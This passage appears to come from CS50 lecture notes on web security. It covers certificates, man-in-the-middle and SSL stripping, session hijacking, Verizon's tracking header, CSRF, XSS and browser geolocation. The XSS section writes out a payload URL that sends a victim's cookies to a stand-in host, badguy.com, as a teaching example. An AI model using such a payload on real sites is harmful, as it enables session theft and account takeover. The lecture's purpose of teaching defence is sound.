
- Then if we click on **Details:**




# We see that there's information about the website, and also the name of some company, DigiCert, that Facebook has paid to verify that the certificate really belongs to Facebook. You can think of a certificate as an actual certificate with a public key. Whenever you visit a secure website, the website sends you that key, which you use to encrypt all your traffic with the website. And there are companies in the world that are trusted, by way of a list of [certificate authorities](http://en.wikipedia.org/wiki/Certificate_authority)<sup>6</sup>, built into browsers, that verify that servers are who they say they are.

- These certificates also expire. It looks like Facebook's expires in October 2015, so we can change our date and time to sometime in the year 2020, and reload the page:



<sup>6</sup> [http://en.wikipedia.org/wiki/Certificate\\_authority](http://en.wikipedia.org/wiki/Certificate_authority)



- # So the browser thinks that the year is 2020 and that the certificate has expired, warning you as such, but you can still **Proceed** if you really wanted to.
- But even SSL is insecure in a way. There is a technique called the **man-in-the-middle attack**, in which there is literally someone between you and the website you're communicating with. Indeed, there are lots of pieces of equipment like routers and DNS servers, and someone can trick your browser into talking to their computer by telling you the IP address for some website is that of their computer.
  - Then, it changes all the links and redirects that have `https` to just `http`:



- So even though you think you might be at some website, an adversary can return pages to you that look like the website and even have the same hostname, through returning fake DNS results.
- Humans will see the same website, except the URL will start with `http` instead of `https`. And people usually type in the start of a website like `fa` (for Facebook) or `gm` (for Gmail) and just hit enter when it autocompletes, instead of specifying `https://facebook.com` or `https://gmail.com`.
- Usually, the websites would redirect you to the `https` version, but before that happens, the requests via `http` will also send cookies back and forth.
- If we went to CS50's homepage by typing in `http://cs50.harvard.edu` and looked at the request, we'd see this:



- # The server responds with a 301 status code and the new location indeed starts with https, but if we already had a cookie that was set before and visited a site with http before we were redirected to the secure version, the browser will still send that to the server, but anyone in between can see it.
- So even if websites use https, there's a chance that something can still be compromised. And there are techniques for specifying to browsers that certain cookies should only be sent via HTTPS, but many websites don't do that.

- There are even more details in [this video](#)<sup>7</sup> from a security conference some years ago.
- And another trick is to change the favicon, or the little icon that represents your website, to a green lock, making people think that your website is secure, when it's really not.
- **Session hijacking** refers to monitoring a network's traffic, taking the cookies that are sent unencrypted, and sending it as their own cookie in their HTTP headers, allowing someone malicious to pretend to be someone else. Traffic that's encrypted with SSL, though, is safe from this attack, because the traffic's HTTP headers (including any Set-Cookie or Cookie) headers are encrypted as well.

## Other Bad Things

- Another story was revealed very recently, with Verizon doing a very evil thing. When people accessed websites through a phone on Verizon's data plan, Verizon would add a special header to all their HTTP requests. That header was called `X-UIDH: ...` and that means "non-standard, unique identifier header." As in, Verizon would add a unique ID based on your phone number or account or something like that, and every time you visited a website, it would receive that header, and be able to know who you are, even if you deleted your cookies.
  - # David made a quick page at <http://cs50.harvard.edu/headers> to show you what headers CS50's server might receive when you visit it, but his Verizon phone didn't send that header when he tried, so maybe they've stopped doing this.
  - # More details are available at <http://eff.org/deeplinks/2014/11/verizon-x-uidh>
- On a lighter note:

---

<sup>7</sup> <http://securitytube.net/video/157>






- Another attack is **cross-site request forgery (CSRF)**. One example, based on Problem Set 7, is tricking a user to clicking a link like <http://pset7/sell.php?symbol=GOOG>, that does something they didn't intend. If the programmer of Problem Set 7 didn't implement this feature with POST, or even just place a confirmation screen before the action is completed, then a user would have sold their shares of GOOG if they clicked that link.
- Yet another type of attack is **Cross-site scripting (XSS)**, where one site tricks another site into doing something it wouldn't normally. Websites that don't implement `htmlspecialchars` or similar are vulnerable. (Remember what `htmlspecialchars` does?) If websites just used `print` or `echo` to place user input on a webpage, then bad things can happen.

- For instance, let's look at this link here:

```
http://vulnerable.com/?q=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>
```


# If a bad guy tricked a user into visiting this URL, and `vulnerable.com` happened to just `print` or `echo` whatever was inside the `q` parameter, then the `script` tag and everything inside will be printed to the page, without being escaped. And in this case, the `script` will redirect the user's browser to another location with `document.location`, and that location seems to be `http://badguy.com/log.php`. But that's not all. That page seems to take a parameter called `cookie`, and the script seems to be adding on a variable called `document.cookie`. Turns out, in JavaScript, you can access the cookies with a global variable, just like in PHP, and so the overall effect of this link is that the user's sent his or her cookies to `badguy.com`. That might not be a big deal, except the cookie might include your session ID, and then the bad guy can pretend to be you by sending that session ID in his or her own HTTP requests.

- Let's look at a real live (and hopefully working) JavaScript example in `geolocation-0.html`<sup>8</sup>:



# This URL is one of CS50's servers, and it seems to be asking for your computer's physical location. And if we clicked **Allow** on the top right, we see this:

<sup>8</sup> <http://cdn.cs50.net/2014/fall/lectures/10/m/src10m/geolocation-0.html>



# So it seems to know our longitude and latitude fairly accurately.

- Let's open the source code:

---

```

<!DOCTYPE html>

<html>
  <head>
    <script>

      function callback(position)
      {
        alert(position.coords.latitude + ', ' +
position.coords.longitude); ❶
      }

      function geolocate()
      {
        if (typeof(navigator.geolocation) != 'undefined') ❷
        {
          navigator.geolocation.getCurrentPosition(callback);
        }
        else
        {
          alert('Your browser does not support geolocation!');
        }
      }

    </script>
    <title>geolocation-0</title>
  </head>
  <body onload="geolocate()"></body> ❸
</html>

```

---


# At the very bottom on line 27, it seems like we call a function, `geolocate`, when `body` is loaded. And there's nothing in the body, because the `script` containing `geolocate` is in the `head`.

# So first in the `geolocate` function, in line 14, we do some error-checking and make sure that the type of a variable called `navigator.geolocation` is defined. (That just makes sure the browser supports location functions.) If it is, then we call `navigator.geolocation.getCurrentPosition`, passing the return values to a function called `callback`.


# Remember that a callback is a function that's called when it gets some data back.

# Then, in line 9, within the `callback` function, it looks like we can access the `longitude` and `latitude` of the user, contained within the `position` JavaScript object that was passed in.

- And the security feature here was that Chrome prompted us to **Allow** or **Deny** this request before it gave our location to the web server.
- But these days people tend to just hit **Okay** or **Enter** or **Allow** when they see a prompt like this, so this feature might also become a risk.
- A few years ago, iTunes also had this feature where it would take the log of your location from your iPhone's GPS and store it unencrypted on your computer whenever you backed up your iPhone. So whoever had access to your computer could just see the full history of where you've been.
- David made a map of where he's been with an app:




And zooming in:



- # Looks like David spent a lot of his time in the Northeast, particularly Cambridge and Boston, making errands to other places in the area frequently as well.
- One year, he was running a lot to New York, and the path that ended up being traced was the Amtrak route he took:





- If this was depressing to you (as it is to Cheng), realize that we're probably not getting worse at writing software or being more malicious in tracking people, but better at noticing and informing people of these issues that might exist.
- In addition to using password managers, we can also encrypt all of our traffic. We can use `vpn.harvard.edu` to encrypt all our traffic between us and Harvard's servers, which then redirects our requests to whatever destinations we wanted to visit. This would make it practically impossible for other people to listen in on your network requests (unless they were between Harvard's server and your destination, which is perhaps less unlikely), whether HTTP or HTTPS, especially if you're at an airport or Starbucks, where the network might be open and not super trustworthy.
- Tor is another piece of software that anonymizes your connection, where lots of people relay messages unpredictably all over the Tor network, making it hard for anyone to figure out where traffic is coming from. But last year's bomb threat was still traced back, because not many people use this particular software, port, and protocol, so at least the network could figure out who was anonymizing his or her traffic.

- Lots of CS50 projects are insecure, and in the real world it's not difficult to find these examples of insecure websites, too. Keeping an eye on the news would certainly help with staying informed, so you can protect yourself!
- Let's conclude with a really light video to get you excited for what's to come, [Muppet Hackathon](http://youtu.be/Tj84DzF6_v4)<sup>9</sup>!

---

<sup>9</sup> [http://youtu.be/Tj84DzF6\\_v4](http://youtu.be/Tj84DzF6_v4)